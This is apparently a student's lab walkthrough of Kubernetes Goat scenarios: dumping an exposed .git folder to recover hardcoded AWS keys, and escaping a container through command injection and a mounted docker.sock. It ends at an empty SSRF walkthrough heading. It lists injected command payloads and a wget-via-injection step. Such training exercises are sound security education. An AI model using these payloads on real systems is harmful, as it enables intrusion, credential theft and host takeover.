
**ASSIGNMENT NO. 1**

1. **Sensitive keys in codebases**

This scenario focuses on some popular mistakes by developers & DevOps teams when packaging the artifacts and application codebase.  
  
This scenario aims to identify the sensitive keys available in the codebase, which includes the application code, container, and infrastructure.


## Solution & Walkthrough

To get started with the scenario, navigate to <http://127.0.0.1:1230>  
  
After reading the story and understanding the application by enumeration and discovery, we can perform the discovery and analysis, then we can identify that it has a .git folder exposed within the application


We can navigate to http://127.0.0.1:1230/.git/config to verify that it has a git configuration available  
  


We can clone the git repository locally from the remote website using opensource utilities like [git-dumper](https://github.com/arthaud/git-dumper) (Python code to get .git files)

Using the given Command:   
**python3 git-dumper.py http://localhost:1230/.git k8s-goat-git**




**Cmd: cd k8s-goat-git   
Cmd: git log**




We can see that there is a specific commit quite interesting after analyzing multiple commits. We can check out a specific commit using the following command with commit id

**Cmd: git checkout d7c173ad183c574109cd5c4c648ffe551755b576**

**Cmd: ls –la**



**Cmd: cat .env**




now we can see that it contains hardcoded AWS keys and our awesome Kubernetes Goat flag as well

# DIND (docker-in-docker) exploitation

In this scenario, we will focus on the common and standard ways to build systems and pipelines that leverage container sockets to create, build, and run containers from the underlying container runtime. This has been exploited since the early days of the container ecosystem and even today we see these misconfigurations/use cases in the real world.

Most of the CI/CD and pipeline systems use the underlying host Docker runtime to build containers for you within the pipeline by using something called DIND (docker-in-docker) with a UNIX socket. Here in this scenario, we try to exploit this misconfiguration and gain access to the host system by escaping out of the docker container.

To get started with the scenario, navigate to <http://127.0.0.1:1231>  


This scenario's goal is to escape from the running docker container to the host system where the container is running and able to access and perform actions on the host system.


## Solution & Walkthrough

Start by checking that DNS resolution is working for your cluster. If this doesn't work, check if you have a DNS service like CoreDNS running on your cluster.

Running this on server address “[**www.google.com**](http://www.google.com)**”**

By looking at the application functionality and dabbling with the input and output, we can see it has standard command injection vulnerability. Assuming it's running in a Linux container we can use the ; delimiter to run/pass other commands

Running this on server address “**127.0.0.1; id”**



As we can see it returns the response for the id command, now we can analyze the system and see what potential information we can obtain

It contains docker.sock mounted into the file system as it's not available commonly in standard systems

Running this on server address “**; mount”**



we can see the /custom/docker/docker.sock mounted in the file system and assuming it's mounted from the host system we need to talk to it for communicating with the UNIX socket.

Next we can download the official docker static binary from the internet <https://download.docker.com/linux/static/stable/>. In order to determine which binary we need, we can run the following command for system discovery


Running this on server address “**;uname –a”**

We can examine the output to determine our system architecture and OS, then download the appropriate docker binary to the container. For example, if our target system is a x86\_64 Linux box, we can use the following command

Running this on server address “ ;wget [https://download.docker.com/linux/static/stable/x86\_64/docker-19.03.9.tgz -O /tmp/docker-19.03.9.tgz](https://download.docker.com/linux/static/stable/x86_64/docker-19.03.9.tgz%20-O%20/tmp/docker-19.03.9.tgz) **”**


We can extract the binary from the docker-19.03.9.tgz file so that we can use that to talk to the UNIX socket

Running this on server address “**;tar -xvzf /tmp/docker-19.03.9.tgz -C /tmp/”**



Now we can access the host system by running the following docker commands with passing docker.sock UNIX socket


Running this on server address **“;/tmp/docker/docker -H unix:///custom/docker/docker.sock images”**



# SSRF in the Kubernetes (K8S) world

This scenario is to showcase the popular application security vulnerability getting exploited everywhere in the cloud environments. Now we will try to see how it impacts the Kubernetes clusters, internal services, and microservices as well. This has quite a large impact in cloud native environments, one of the real-world examples include [Shopify - SSRF in Exchange leads to ROOT access in all instances](https://hackerone.com/reports/341876).


To get started with the scenario, navigate to <http://127.0.0.1:1232>



## Solution & Walkthrough

